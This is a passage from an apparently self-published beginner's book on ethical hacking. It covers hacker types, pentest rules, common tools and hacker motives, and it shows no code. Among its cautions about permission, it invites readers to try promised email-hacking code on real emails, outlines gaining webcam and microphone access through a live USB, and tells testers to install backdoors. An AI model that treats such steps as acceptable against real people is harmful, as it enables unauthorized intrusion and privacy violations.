Ransomware is another example of hacking attacks. Jasmine, my co-passenger, went on to delight my mind by telling another story from the past about a kind of malware. WannaCry ransom attack happened in 2017 when some malicious hackers forwarded malware to different computer systems across the world and locked down their computers. Users complained that they couldn't access their data in their own systems. In return, they demanded that users sent them money in the form of Bitcoins. The attack was a really massive one in the history of hacking attacks. Jasmine insisted that it could be disastrous if they do the same to computer networks in the defense departments of countries. Even a disruption of a couple of hours can send shock waves to the entire world.

The gossip continued while we raced through the rain. Yes, it started raining a while ago when we were chit-chatting about the hacking attacks. The

weather was getting more ferocious. Thick dark clouds had started hovering over the horizon. The sun had gone missing from the scene as if it had never arisen at dawn. The wind was so powerful that it seemed it would uproot the trees right away. And it did. A giant tree fell like a tower of lead on the ground ten feet away from the road. The sound almost pierced through our eardrums. I kept moving through the rain as I was afraid that lightning might strike us if we stopped under a tree. Yes, I have this fear. I hate trees during rain because lightning struck some big ones down during my childhood. I was afraid.

After the rain had smashed my car for half an hour, it gradually stopped. The sun was coming out of the sky as the wind was driving away from the clouds. I stopped for a moment there to take a look at the sun and then raced through the forest to reach my home. I dropped Jasmine at her home before I returned into mine. I had to prepare an assignment, so I immediately switched on my laptop.

It was messed up. All the data had been stolen, and what was left couldn't be opened. It was like a nightmare for me. I couldn't imagine what had happened. I knew someone from the classroom did that, but there was no point in pointing fingers at anyone because if we consider hackers masters of anything, I would say it is disguise. No one can hide better than a malicious hacker. The attack on my computer was devastating for me as I had to prepare loads of assignments and notes that I had already done. It took me a month to get back to the position from where I had started. I was angry, frustrated, and very determined to make my computer system as protected as I can. That's how my pursuit of ethical hacking started. The first penetration I did was on my own computer system. From there, it all began and continues today.

Contents of the Book

This book reflects my experiences and knowledge, as well. I have tried to explain all possible aspects of ethical hackers that you will need to stand out among others. The first chapter of the book will tell you what ethical hacking is. I will explain the different types of hackers that you can see at work around you. You can tell who they are from the work they do. The next section explains what the possible dangers that your systems face. Up next

are given rules of ethical hacking that you must memorize to kick off your ethical hacking plans. The prominent rules include:

- The goals that you need to achieve
- The planning phase, which should be done with the utmost care
- The matter of taking permission from the right person
- The maintenance of logs on a daily and task-to-task basis
- The issue of keeping privacy in check
- The issue of being harmless
- Your focus on the scientific process
- The matter of preparation of reports in the end.

The second chapter of the book deals with the ethical hacking process. You will learn what motives malicious hackers harbor to understand what you have to do to prevent his heinous designs. Unless you know what a hacker searches for and how he plans and executes his each and every move, you cannot beat him. Learn to beat the hacker in his own game by closing down all the gates and fixing all loose ends to make sure there is no way for the hacker to enter the system and wreak havoc. I will give details about the possible targets of a hacker. This information will help you secure only the sections that are most vulnerable to hacking attacks. After that, I will move toward the hacking methodology that you need to succeed in your plans. You will learn how important the process of goal setting is for you. You will be able to categorize the systems in terms of vulnerability. That's how you can secure the systems that are the weakest.

Timing is also very important in a hacking test. You can set the time that a malicious hacker will most probably be using. For example, malicious hackers most likely attack computer networks and systems during the night; therefore, you should be doing the same. I will explain about what location you should choose to launch your ethical hacking attacks and the tools that you need to aid your plans. In the end, I will show how to put the ethical hacking plan into full action. A plan is nothing until it is executed, and you get results.

The third chapter of the book focuses on what physical security is and how it is going to affect the security of an organization. The first section of the chapter focuses on the potential of a physical security attack and how lethal it can be. Usually, we ignore the physical security of an organization because

we are just too focused on the virtual security of the organization. Meanwhile, we don't know that determined malicious hackers, especially the one who is doing this for money or avenging the management of an organization, are constantly trying to get into the organization by breaching through physical means.

Hackers can exploit loopholes such as a blind spot in the Closed Circuit Cams, a misplaced trash can, and an open smoking corner. I will explain how you can test the physical state of the building to see where the loopholes exist and how you can fix them. I also will explain it with the example of Google Earth images. You will learn how to tackle these loopholes head-on. I will greatly emphasize the importance of a secure layout. For example, your office may not have proper locks on the rooms that store your servers and other confidential information. I will focus on other problems in the layout, such as gaps under the doors of the rooms that contain sensitive information. The problems will then be accompanied by solutions that you will really enjoy. I will explain why physical penetration testing is important for an ethical hacker. How you can secure your systems will come under debate as well. I will explain the importance of reconnaissance and why you must elevate the security levels of your organization. In the end, I will give you tangible solutions so that you may be able to beef up the security of the organization in the physical domain.

Ethical hacking is a hectic job, as you have to take care of several factors. Another important thing that is related to the physical security of the organization is social engineering attacks. Social engineering is the most lethal attack on an organization, and as an ethical hacker, it is your job to test the organization against a social engineering attack. The first section contains details on the types of social engineering attacks. I will explain what phishing is. I will also explain how you can fish out information from the employees of an organization. If you can imagine a situation in which you have to adopt a role just as a TV actor does, social engineering is quite similar to that.

I will explain the complete methodology that is involved in a social engineering attack. You will learn how to contact the target employee of an organization and how to lure him or her into your web to fulfill the greater objective. You have to think and act like a malicious hacker because the employee in front of you doesn't have any knowledge about your planning.

They don't know what is going on in the organization in terms of ethical hacking testing. The major objective of an ethical hacking attack is to check how weak the employees are when it comes to leaking classified information. You will learn how to disguise yourself so that the employee may not be suspicious of you.

I will tell you how to kick off the conversation with the employee from scratch. Meeting them and starting the conversation is tricky, and you should know the basic technique before you start the attack. You will learn how to exploit technology to pull a social engineering attack. In the end, I will explain what type of and how many preventive actions you can take to insulate your organization against a social engineering attack. The top recommendation that you should follow is to conduct awareness campaigns in the organization to educate the employees on how much information they are permitted to share with others. They must know how to meet strangers and how to keep them away from their work space. I will recommend other measures like conducting training workshops in the organization.

The next chapter of the book contains an overview of different vulnerabilities that a network suffers from. I will explain in detail what missing patches are and how they can affect your organization's security. I will also explain how a simple USB drive can ruin the security infrastructure of the organization. Your security stands no chance against this kind of attack. I will shed light on other vulnerabilities, such as Trojan attacks, firewalls, and laptops. Laptops may seem odd in the list, but they are one of the most common vulnerabilities that organizations suffer from. Many organizations give their staff the freedom to bring their laptop to the office and take the same to their homes. Some organizations personally provide laptops to the staff so that they can work from home even during off-hours. This is dangerous. A laptop can be stolen and tinkered with. A laptop can fall in the hands of a malicious hacker who can install malware on it and then monitor the activities on the laptop from a remote location. The same is the case with mobile devices. Next comes details on some real network attacks such as war dialing attacks. This may seem old-fashioned to you, but this is one way that a malicious hacker will use to break into your security systems. I will explain how this attack can be executed from a remote location and how you can do it efficiently. What things are involved in it, such as telephone numbers of the organization and how to get them from online and physical resources? You will learn some

workable methods to collect information for a war dialing attack. You will learn in the end what the preventive measures are that you can take to make this kind of attack fail. You can hide the telephone numbers of your organization from the public eye to secure your modems from a malicious hacker. There are other methods that you will learn in the chapter.

Next comes the turn of wireless network attacks. I will explain the importance of WiFi security. How a rogue WiFi can ruin the security of your network will be the subject of debate in this section. I will explain in the end what the implications of a wireless network vulnerability are and how you can deal with them. I will give a list of tools that you can use to test these vulnerabilities so that no one can penetrate them from any location.

The next chapter makes yet another dive into the network infrastructure of an organization. You will learn about potential loopholes in the network system of an organization and also the potential of an attack. I will give a list of some popular attacks on web applications such as injection attacks. You will learn about blind SQLi vulnerabilities, the process of detection, and the preventive measures that you can take to fail such an attack.

The next chapter of the book allows you to learn how to hack into real operating systems and network systems. The first step is to educate you on how to hack passwords with the help of Python. You will have to have some knowledge of Python before trying this kind of attack. You don't have to be at an advanced level. Even a beginner's level of knowledge of Python is enough for you to take the leap and do something practical. Just follow the code that is given in the section or paste it in the Python editor. Then run it to see what happens.

I will explain step by step how you can hack into a Windows operating system. Follow each step in its entirety, and you will be able to hack Windows. The process involves physical access to a computer system for three minutes during which you can be able to insert a live USB into the targeted system. Once you have downloaded the payload, you can access the webcam of the system, the microphone, and the data. You also can use email at will. You will also learn about hacking email passwords. I have given the code in the chapter that you can use to hack the email. You can use real emails to see what happens when you run the code. The last section of the chapter focuses on setting up a smartphone penetration testing lab as a

platform for launching a hacking attack. This is interesting but requires more than basic knowledge of hacking. I have added this section just to give you a sense of what amazing things you can do when you have run through the basics.

The last chapter of the book focuses on different types of malware that can attack your organization's computer network and operating systems. I will shed light on Trojan horses, viruses, spyware, rootkits, and logic bombs.

This book contains all the possible types of hacking attacks that a malicious hacker will think of to invade the organization for which you are testing. The best advice is to read the book slowly so that you can be able to understand each concept and carefully follow each method. I recommend that you keep a notebook to jot down the points that you think are important and can help you when you jump into the field. You don't have to be an expert in hacking before reading this book. This is for the people who want to learn hacking from scratch.

Chapter 1

What is Ethical Hacking?

The term ‘hacker’ has a negative image attached to it. You might have heard new stories about hacking attacks on small and big companies. Hackers, just like robbers or thieves, break into computer systems and see the data that they should not be seeing. In some cases, they break into the computer systems to steal sensitive and private information to use it for their own benefit. The world has transformed from a vast space to a global village in which all continents are connected to one another, and all computer systems are accessible to people from all corners of the world. There are millions of computer systems, mobile devices, and tablets that people across the world are using. All of these devices stay connected to the internet, and this high-level connectivity makes these devices vulnerable to hacking attacks. Each day millions of computer systems suffer from one or the other kind of hacking activity such as spyware, virus attacks, and different types of malware attacks that slow down computer systems or cripple them right away.

If you think that the word ‘hacker’ was originally negative, this is not right. The word ‘hacking’ originally had a positive meaning. Traditionally, a hacker was considered as someone who loved to tinker with computer systems and other electronics. They would love to figure out how different computer systems worked, and they were after finding out ways to improve these systems. Simply put, a hacker was a guy who wanted to improve the speed and efficiency of computer systems. The definition of hacker changed since hackers started to steal electronic information for their own interests.

A Brief History of Ethical Hacking

A lot of people have different views on hacking. There is no official definition of a hacker. It started in the 1960s at MIT, where skilled individuals did hardcore programming in FORTRAN. People dubbed them nerds and geeks, but, in reality, these individuals were the smartest and the most intelligent people. They were pioneers of the genius hackers who are

now ruling over the world of Information Technology. Hackers are always thirsty for knowledge. An employee of Bell Labs named Ken Thompson, in 1969, invented UNIX, which changed the industry once and for all. After that, in the 1970s, Dennis Ritchie gave the world C programming language that was intended to be paired up with UNIX.

Hackers were considered as people who sat fully locked in their rooms all day and did programming on end. Hacking was a reputation back in those days. Hackers were considered as highly skilled individuals who craved for knowledge and creation. The Federal Bureau of Investigation raided a group called the ‘414s’ and charged them with 60 cybercrimes. In the 1980s, hacking was not known to people as it is today. Hackers lived in the form of a secluded group of people who were on their way to master the art of unlocking computer systems and networks.

As hackers became experts in their fields, some of them went dark, and they found ways to exploit several loopholes in different computer systems. Each time a protocol was updated, hackers went on a mission to make the computer a secure experience. Gradually, media houses started labeling those who wreak havoc on businesses by stealing credit card information, cracking web apps, and looting money from bank accounts as hackers. However, the reality was different. Even today, hackers are regularly stereotyped as bad guys (The History of Hacking, n.d).

Ethical Hacking 101

The negative connotation of the word ‘hacking’ gave birth to a new word ‘ethical hacking.’ While hackers are bent on stealing important information, ethical hacking identifies potential weak points in your computer operating systems or networks to remove the weaknesses and making your systems secure. They run security scans on your computer systems and make everything secure. This is why ethical hackers are also called penetration testers. The major difference between the two types of hackers is that ethical hackers do their work by getting prior permission from the owners of computer systems they are hacking.

The computer system that a hacker is testing will end up as a more secure computer system or network. Ethical hackers not only identify problems but also give feasible recommendations to solve these problems. They also can

help businesses implement those solutions.

As an ethical hacker, it is your goal to hack into a computer system successfully but in a non-destructive way. You must not tamper with the operations of the computer system. Ethical hacking demands that you have solid evidence of the vulnerability that you have found to present to the owner of the computer system or network you are testing. You can demonstrate the vulnerability by staging an attack in front of the owner to make things clear. You are supposed to work with the management of the company to maintain the integrity of the data that is stored on the computer systems that you are working on. When you are connecting to the internet or turning on your hotspot to facilitate your friends, you must realize that it is a gateway or a bundle of gateways for hackers to break in on your systems.

Types of Hackers

Hackers can be generally divided into multiple categories, such as the following.

White Hat Hackers

The second category is of white hat hackers who discover ways about how an operating system can be exploited to learn how people can create a defense against possible attacks. Ethical hackers test operating systems and make sure that the security services are updated. They achieve their objective by being constantly on the watch and also actively digging for vulnerabilities and the latest exploits. Ethical hackers find out new ways to learn how to tinker an electronic device to improve its efficiency. They build up communities that help them crowd-source their knowledge to improve how people are using their electronic devices.

Black Hat Hackers

Black hat hackers are also known as criminal hackers or crackers. These people are those who try to maliciously access to some other person's computer system for their selfish gain. Typically, they hack into electronic devices, steal, modify, or delete important data for their personal gains.

Grey Hat Hackers

Grey hat hackers carry qualities of white hat hackers and black hat hackers.

They use legal and illegal techniques for exploiting an operating system. If a grey hat hacker exploits a person's operating system, he informs the owner of the operating system about the intrusion, and after that, offers suggestions for improvement (Patterson, n.d).

What Are the Dangers Your System Faces?

A security threat is defined as a risk that has the potential to harm your computer system. The cause of a security threat can be physical such as stealing or harming a computer that carries vital data. The cause also can be non-physical such as virus attack. In layman's terms, a threat can be defined as a potential attack from a hacker that can allow you to gain unauthorized access to a computer network or system.

Physical Threats

Physical threats are creepy incidents that may result in loss or damage to computer systems. A physical threat can be internal like fire, humidity in rooms that keep the hardware, fluctuation in power supply, and any other damage to the hardware. They also can be external, like floods, lightning strikes, and earthquakes. The third type of physical threat is human-like vandalism and theft of infrastructure, intentional damage or accidental damage, and disruption. Physical threats demand physical security control measures from the organization that seeks to increase its protection levels.

Non-Physical Threats

A non-physical threat can result in an incident that can cause significant damage to your system data. A non-physical threat can disrupt your business operations that rely on the functionality of your operating systems. You can suffer from the loss of sensitive information that is stored on your systems. Hackers can sneak into your system and constantly monitor your online activities. Non-physical threats are also dubbed as logical threats. Some common types of logical threats are adware, spyware, malware, Trojans, virus, Denial Of Service (DOS) attacks, and phishing (Potential Security Threats To Your Computer Systems, n.d).

A Look at Ethical Hacking Rules

Ethical hacking is gradually picking up steam with the passage of each day as

more organizations are spending heavily to maintain the security of their data. There are some rules that you should obey if you are thinking about building up a career in the world of ethical hacking. Let's take a look at them.

Goals

The very first thing is that an ethical hacker should start thinking like an intruder. He should realize the possible loopholes that exist on the access points and networks that are prone to hacking attacks. You must also know the repercussions that these security weaknesses bring about, and also how an intruder manipulates them. The basic goal on the part of an ethical hacker is to find out these unauthorized access points and dealing with them head-on.

Planning

Planning out your testing phase is the most important thing. You should realize how much time you are going to need to organize a hacking attack. You should calculate what amount of money you are going to need for the hacking attack. You should jot down how many personnel you are going to need for the job. Then you need to identify the networks that you are looking forward to testing. The next thing is to specify the time intervals that must fall between the testing processes. The last thing is to develop a hacking plan and afterward share it with all stakeholders like the owner of the company, the manager of the IT branch, or any other person concerned.

Official Permission

When you are organizing an ethical hacking plan, you must seek permission before hacking a computer network or system. The permission must be in writing and should clearly state that you are authorized to organize and perform a hacking attack on a particular computer system. The approval must say in clear words that the organization stands on your back if something nasty happens during the testing phase. This is crucial to give you a cover against any criminal charge.

Stay Ethical

Staying ethical during your work means that you need to work professionally. You need to stick to your hacking plan. Any deviation from it may not bode well for your professional responsibilities. If you must deviate from the approved plan, you need to get authorization from the authorities concerned.

Ethical working also demands that you must abide by confidentiality to protect the information that you come across during the hacking attack. Better sign a non-disclosure agreement to protect the information that you may come across. The information includes the data stored on the computer systems, emails, passwords, and security testing results. Take care not to accidentally leak the sensitive information that you receive during the testing phase.

Maintain Logs

Two of the major attributes that an ethical hacker must maintain are thoroughness and patience. You must keep working on your computer hours on end. Usually, there is just a keyboard and a dark screen in your room. Sometimes, you get stuck in a situation, and you have to work off-hours to catch up with the time schedule. The best way to keep a record of what work you have performed so that you should know how much work is left behind and how much time you have to perform the same. Log everything you do during the hacking attack. The next step is to record all the information in the log on a daily basis. There also should be a duplicate log for safety purposes. The most professional way to maintain logs is to fill it in with date and time. Ethical hacking demands that you record facts even if you are not successful in multiple attempts. There is no need to feel embarrassment. In fact, this shows the strength of the system.

Privacy

You are going to be flooded by loads of information during the hacking process. This information doesn't belong to you; therefore, you need to collect it with the utmost respect. The information may span from encryption keys to passwords. You should protect its privacy. Abuse of authority can scar your reputation and ruin your ethical hacking career. The best way to treat the incoming information is to see it as your own. Would you like to share your own information with the public?

Be Harmless

Your actions may have serious repercussions for the organization that has hired you. You might have anticipated most of them, but a few of them might be unplanned. You may infringe others' rights or simply do something that you have not previously intended. You must resist the urge to deviate from

the plan no matter how provoking the deviation may become. The second most important thing is to understand what your tools are and how you can use them. It is highly likely that your actions may lead to a denial of service situation.

The Scientific Process

The work you are doing must garner higher acceptance, especially while you are following the scientific method. Your scientific method must have the following methods.

You should pick up a goal first that you have to quantify then associate them with multiple access points or a file from the internal server. If you scan the network twice and have different outcomes, your hacking attack lacks consistency. There should be a viable explanation ready at your end to convince the person who has recruited you for the job.

Report Preparation

You should be an expert in report writing. Some hacking tests are short while others, for bigger organizations, are pretty long. They may span over weeks, if not months. In this kind of scenario, you must prepare weekly reports and update those concerned. You should keep in mind that the owner of the computer network or computer system you are trying to break into is nervous because you are literally attempting to break into his or her system. If he or she doesn't hear from the person who is invading their systems, they are likely to panic, which is not good for your work. Therefore, you should report any high profile vulnerability that you come across during your testing phase. The report may include the following:

- Vulnerabilities like exploitation rates
- Breaches you come across
- Vulnerabilities that are exploitable or untraceable
- Weaknesses that may put lives at risk

Reporting is crucial as it gives the authorities in an organization a way to determine the veracity of what you had been doing (Ten Important Rules of Ethical Hacking, 2014). I will add more to this section while concluding the book.

The Tools You Need for the Journey

Automated tools generally rule over the Internet, and you can use them to grow your social networks, answer your emails automatically. You also can deploy bots to serve your online customers. Over time hacking has witnessed a sort of evolution. There are loads of automated tools that you can use while doing your security research in a way that wasn't possible before.

In the past, ethical hacking was exclusive to a bunch of security professionals, but now anyone can test a system and report vulnerabilities. Ethical hacking tools allow people to scan and find potential loopholes within a company to help them make their computer systems and applications secure. There are plenty of tools that you can use to plan an ethical hacking test. Here is a rundown of a few most common and popular tools that are easy to use and effective at the same time.

John the Ripper

John the Ripper is the most popular password cracker that you can find on the webspace. It is considered as the best security tool to check the strength of passwords that you are using to encrypt your operating systems. You also can use this tool for auditing an operating system from a remote location. This special password cracker can auto-detect what kind of encryption has been used in any kind of password. It can switch its password test algorithm according to the type of passwords, which makes it the most intelligent password cracking tool in the market. John the Ripper uses brute force technology for deciphering passwords and algorithms such as Kerberos AFS, Hash LM (Lan Manager), DES, Blowfish, and MD4 (Top 15 Ethical Hacking Tools Used by Infosec Professionals, n.d).

Nmap

Nmap (Network Mapper) is considered an open-source security tool that infosec professionals use for managing and auditing networks for remote and local hosts. It is considered as one of the oldest security tools that are in existence since 1997. It is regularly being updated every year. Security professionals dub it as one of the highly effective network mappers in the market. It is very well-known for speedy and consistent delivery of results.

Nmap can help you in auditing the security of your device, detecting different open ports that you can find on different remote hosts, hunt down different

types of vulnerabilities in different networks, mapping of networks, and enumeration. It also helps in launching DNS queries against different domains. Nmap supports Microsoft Windows, Mac OSX, and Linux operating systems (Top 15 Ethical Hacking Tools Used by Infosec Professionals, n.d).

Wireshark

It is a free, open-source software that allows users to analyze internet traffic. Its sniffing technology distinguishes it from other tools. Wireshark is widely known for the ability to detect security problems that are present in your network. It is also well-known for its potential to detect different types of security issues in the network. It also aids in solving different networking problems as well. When you activate the sniffer, you can intercept and then read the results in a human-readable format that makes it fun to identify potential issues, vulnerabilities, and threats.

It allows you to save analyses from conducting offline inspections. It has a powerful and easy-to-use Graphical User Interface (GUI). It helps you inspect and decompress gzip files. It supports different ports and devices like Bluetooth, Ethernet, ATM, FDDI, Token Ring, and USB (Top 15 Ethical Hacking Tools Used by Infosec Professionals, n.d).

IronWASP

IronWASP is one of the best tools that ethical hackers can use. It is free, handy, open-source, and multi-platform, which makes it perfect for security professionals who want to audit web servers as well as public applications. There is no need for any specialized knowledge on the part of ethical hackers. It has a helpful Graphical User Interface (GUI). You can finish a complete scan by performing just a few clicks. For beginners, this is one of the best ethical hacking tools (Top 15 Ethical Hacking Tools Used by Infosec Professionals, n.d).

Metasploit

It also is an open-source project that infosec professionals use for penetration testing tools to find out remote weaknesses. The most popular result is Metasploit Framework that is written in Ruby, and that enables security professionals to develop and execute exploits.

Maltego

It is the perfect tool to gather intelligence and for reconnaissance while you analyze your target. It can also be used to determine and correlate relationships between names, email IDs, names, organizations, and companies. This tool can be paired up with another online source, such as Whois data, search engines, social networks, and DNS records. This can help you to analyze the correlation between online infrastructures such as domain servers, web pages, netblocks, IP addresses, and files (Top 15 Ethical Hacking Tools Used by Infosec Professionals, n.d).

Chapter 2

Ethical Hacking Process, Plan and Methodology

Criminal hackers fall into the category of the most strategic researchers that you will ever encounter in the tech universe. Malicious hackers need data to increase the intensity of the attack. They wait for the perfect moment to attain as much valuable data as they can in a single attack launch. They wait for the right victim to collect as much data as they can. They would study their target, their daily routines, and their online habits. They carefully devise a strategy and attack the target as per the potential of their skillset.

A malicious hacking attack may be targeted against a single person or a group of people at the same time, but most of the time, targets are singular. He or she would not attack more than one target at the same time. Some hackers are looking out for vulnerabilities in the banking system, which they can exploit and siphon off with loads of swag. They may get access to millions of dollars and personal information to wage personal attacks. Some hackers just deface the landing pages and break through the security layers of websites. Some of them choose to hack into accounts so that they stay anonymous and still use different services without paying a cent.

Whatever the real motivation of a hacker is, he or she will initiate an attack if they know that they can break through the security layers and can also get some valuable information as a result. The best way to shield valuable information is to keep it in cover from the public. If your business model necessitates that you must share your information with your users, you should make sure that you share it only with legitimate users.

This chapter will walk you through different aspects of security. The very first thing you should do as an ethical hacker is to fill in the footsteps of a malicious hacker and realize what a black hat hacker is looking after in a system. Deciphering the mindset of your enemy is one of the most important things to consider. I will give you a detailed overview of the ethical hacking process, like what is involved in the process and how to proceed. You need

the best ethical hacking strategy to be successful in your objectives. I will explain which strategy is the best and workable for you. The chapter ends on a methodology that you need for a brilliant ethical hacking plan.

Motives of a Malicious Hacker

You need to understand how malicious hacker works and what is on his or her brain when they try to get into your computer network or system. By understanding their brain, you get more power, and you understand how the system works and how much damage he or she can inflict on the system you are trying to protect. The word ‘hacker’ is enough to send chills down the spine of so many people, thanks to the sensation that media has filled into the brains of people. The very first thing to understand about a black hat hacker is that he or she is trying to break into your operating system or computer network for personal gains. Nowadays, most hackers harbor malicious intentions, and they can really harm businesses if they don’t go for tangible remedies. Hackers, historically, have hacked for collecting information, gaining knowledge, and doing challenging things. Hackers are generally adventurous and innovators. They are thinking about the exploitation of several vulnerabilities (Beaver, 2004).

Hackers see what normal people tend to overlook. They are curious about things. They love changing lines of codes. In most cases, hackers don’t realize that there are humans on the other side of web applications, computer networks, and operating systems. All hackers don’t expose information or exploit it. They just try to prove their mettle or try to make business owners realize that there are certain loopholes in their computer networks and systems. Computer hackers are here since the start of the internet.

The Motive

Just like any other thing, hacking also has one or multiple motives that drive hackers to go to any length to break security systems. Some hackers hack because they love to hack and prove their capabilities. Indeed, this is a motive but not much harmful for the victim. But, some hackers have deep dark designs to steal information for selling purposes. They are quite obsessive about their job and have criminal intentions. They love the adrenaline rush that they get when they push aside the obstacles and jump into computer systems. The higher the level of difficulty gets, the greater is the level of thrill

for these people (Beaver, 2004).

The information they steal and the sense of achievement they get to become their addiction, which compels them to break more systems. Some hackers just want revenge on their victims. They want to make their life miserable because they were treated by them harshly. Generally, hackers hack because they want to take revenge, snatch basic rights, blackmail, extort money, steal cash, kill their curiosity, do vandalism, or perform corporate espionage.

The thing that victims underestimate is that they think that they do not have anything that hackers can steal, such as information about credit card credentials and bank account information of users. Still, a hacker is not always after financial information. The data he or she is targeting can be your trade secrets, your trade destination, or your management strategy. They can steal it and give it away to your corporate rival in return for hard cash. Hackers can sneak into an ordinary system and compromise the information and use it to prepare for bigger attacks (Beaver, 2004).

Your corporate rival may hire a hacker to deface your landing page for 24 hours, during which your rival can get the long-awaited edge in the market. You may miss out on crucial leads. Just imagine, your landing page gets defaced on Cyber Monday. Why hackers have the power to inflict significant damage to your operating system is because they benefit from the false sense of security that is quite rampant across the world. While we brag about our anti-virus systems, we are unaware when our security gets compromised and how long it remains as such until we find out something unusual. For example, a hacker can lock you out of your own operating system and email accounts (Beaver, 2004).

Hacking is easier than ever nowadays. The biggest reason is that the internet has become an essential part of our lives. Computer networking is also increasing over time. Computer systems offer anonymity to hackers who are already masters of disguise. In addition, the number of hacking tools across the world is rapidly increasing. There is as yet no solid mechanism that ensures that a hacker is persecuted or at least investigated if caught. Everything works on general assumptions. Most hacking attacks go unreported. Even if they are caught, they say that their motives were altruistic and that they were just finding out loopholes in the systems to deter any attempt made by the bad guys.

Regardless of the motives, malicious hackers feed on the ignorance on the part of the computer users. They prey on their naivety. They attack the systems that users don't manage properly. These computer systems are not patched, hardened, or monitored as they ought to be. Hackers tend to attack these systems by moving under the radar of any firewalls that exist around the system. They bypass the authentication systems and IDSs and reach the database. A majority of network administrators are unable to keep pace with several potential vulnerabilities. As information systems are rapidly growing at a fast pace, administrators are overwhelmed with security concerns. This keeps them from giving a blanket security cover to the computer systems they are running.

Hacking attacks can be carried out gradually so that hackers stay in the dark. The slow pace makes them hard to detect. Malicious hackers carry out attacks, most likely when the business hours have concluded. They can start their operations at night when the defenses are by default weaker as there is little to no surveillance (Beaver, 2004).

Anonymity

Hackers love to cloak themselves behind thick screens. They will try to come as low key as possible so that no one easily recognizes them. They are masters in covering their tracks. They hate being suspicious in the eyes of administrators. Either they borrow or steal a dial-up account from a friend of a previous employee of an organization. They also can buy it from a disgruntled employee who has been fired by the organization and who is seeking revenge on the management.

Malicious hackers love to use public computers that are at libraries or schools or a coffee shop. They can use disposable email accounts to make the attack more shrouded. Other techniques are the use of zombies, open email relays, and servers on the victim's network. (Beaver, 2004)

What Hackers Search For

Malicious hackers perform an online search to find out potential targets and then choose the best candidate. The best candidate among them is those who offer descriptions of the devices they can access, including software and hardware that have been installed on their systems. Once the hacker knows that the person has access to a weak spot in a particular organization's

security layers, he or she knows what to hack in the first attempt.

Online research can allow the hacker to collect this information. Hackers can find all public biddings, subscribers, SEC registrations, and publicly accessed files on the internet. Hackers can get information about all the people involved in an organization they are targeting. They usually look out for the launching date of a website and the webmaster that is providing security to the organization's security system.

The next thing that hackers are looking for is accounts and devices owned by an individual or an organization for online payments or for purchases. Nowadays, the world is moving at a fast pace. Everyone is using emails, smartphones, and other online payment systems, hacking, which can make it easy for a hacker to steal identity and inflict irreparable losses.

Some malicious hackers may come after your social media presence. You may think about what is valuable in your Facebook account that is worth hacking? But it is your Facebook account that turns out to be a mine of information for a malicious hacker. It enables a hacker to gain access to your personal details like your passwords, phone numbers, email addresses, and postal addresses. Your email IDs are the most important in the eye of a malicious hacker because it contains loads of data of your customers, business partners, if any, and family. You get emails from banks, financial consultancy firms, and lots of other sources, which make email IDs quite an attraction for hacking attacks. In addition, we use it so casually that we never care about its security.

Deciphering the Ethical Hacking Process

Ethical hacking follows certain phases that are structured and must be followed in the right order. The process of ethical hacking starts with reconnaissance. This is the phase in which you, as an ethical hacker, have to use active and passive means that are used for collecting information. Some tools that are used for this purpose are Maltego, Nmap, and Google Dorks.

The next phase is of scanning the network of any target machine that you have to test. You have to investigate for locating potential vulnerabilities. Some tools that can find handy and use in the process are Nexpose, Nessus, and Nmap. After you have scanned the system, you have to enter into it. You

have to locate the vulnerabilities and make attempts to exploit the system. The major tool that you can use is Metasploit. The next challenge is to maintain it once you get access to a system. Some backdoor channels are installed as such that the hacker can access the system whenever he desires. You should establish these backdoor channels in the computer network or operating system. Metasploit is the tool to use for the purpose.

Next comes reporting of what you find in the process. You have to compile a comprehensive report with the findings. You should mention what tools you have used during the job. If you have cleared your tracks that usually is considered as an unethical activity, you should mention that in the report as well. Mention the success rate of the tools used during the test and also the vulnerabilities related to each tool. There are generally no hard and fast rules to formulate the ethical hacking process.

The Methodology You Need for Your Ethical Hacking Plan

When you are looking forward to protecting your computer system or network, you must know where a hacker can hit you. As an ethical hacker, you must prepare before you are attacked. You have to prepare your own custom ethical hacking plan before you start. A detailed plan demands that you should be clear about your objectives and concise about what needs to be done. You must bring everything in a structured form. No matter if you are testing a single application or a network belonging to a big organization, you should be critical about your goals. You must define them and document the scope of what you have to test. You should determine the standards you ought to follow and familiarize yourself with the right tools for the job.

The first step to make your ethical hacking plan a success is getting approval for your plan from the owner of the operating system or the network that you have to test. This is crucial so that your ethical hacking plan may not stand canceled in the middle of execution. The authorities concerned must know what is going on. If you do not get prior approval from authorities, it is highly likely that your approval gets canceled. You may face legal issues without prior approval. In addition, you must update the authorities about what you are going to do and what could be the possible outcomes? If you are doing it as a professional, you must seek professional liability insurance from an agent to cover your business against any untoward situation. Also known as

errors and omissions insurance, this kind of insurance cover can turn out to be really expensive but is worth the money you spend on buying it.

As for the authorization, it can be as simple as an internal memo coming from the higher management if you are testing the security systems of your own company. If you are doing that for a customer, you should sign a contract first that carry the customer's authorization as well as support. You must get written approval as soon as possible to protect your time and effort from going waste.

Set Goals

When you have got written approval for your hacking test, you need to set clear goals for your hacking process. One of the major goals that you must set is to find out the vulnerabilities in the systems that you are going to hack and to make the system secure than it was before. You can take it a step further by dividing it into subcategories.

The very first objective of your ethical hacking venture is to define your goals. You must align them with your business objectives. After that, you need to create a particular schedule that has proper starting and ending dates. You must know when you have to start and when you must end your project. Get everything in writing for your ease. For example, you should write down what objectives you have to achieve. The goals you are setting for your ethical hacking project must be aligned with the mission of the organization's business model. Common ethical hacking goals can be meeting up federal regulations or improvement in the image of the company you are working for. You must be clear about how your ethical hacking venture can improve the security, general business, and Information Technology of the organization that has hired you. What kind of information exists in the system of the company you are testing? How you will be protecting the information during the testing phase so that it may not be exposed to the employees of the company and to the general public in case the company directly deals with the masses.

The second goal is to provide cover to the financial information of the customers of an organization. The financial information may also pertain to the private employees of the organization you are working for. You must realize how much time, effort, and money you are trying to spend during the ethical hacking venture.

You should jot down on a paper what type of deliverables you can provide to the organization you are working for. They may include some high-level reports that you prepare based on the outcomes of your tests. As already mentioned, each report contains specific information that you have gleaned during the testing phase, such as phone numbers, passwords, and any other confidential information that you have acquired.

When you have set your goals, you need to document your steps to achieve these goals. If your goal is to develop a competitive advantage for keeping existing customers and also attracting new ones, you should focus on rejuvenating the reputation of the organization. You should focus on what results your ethical hacking plan is likely to bring for the organization. You should try to cover the security aspect from the technical and physical sense.

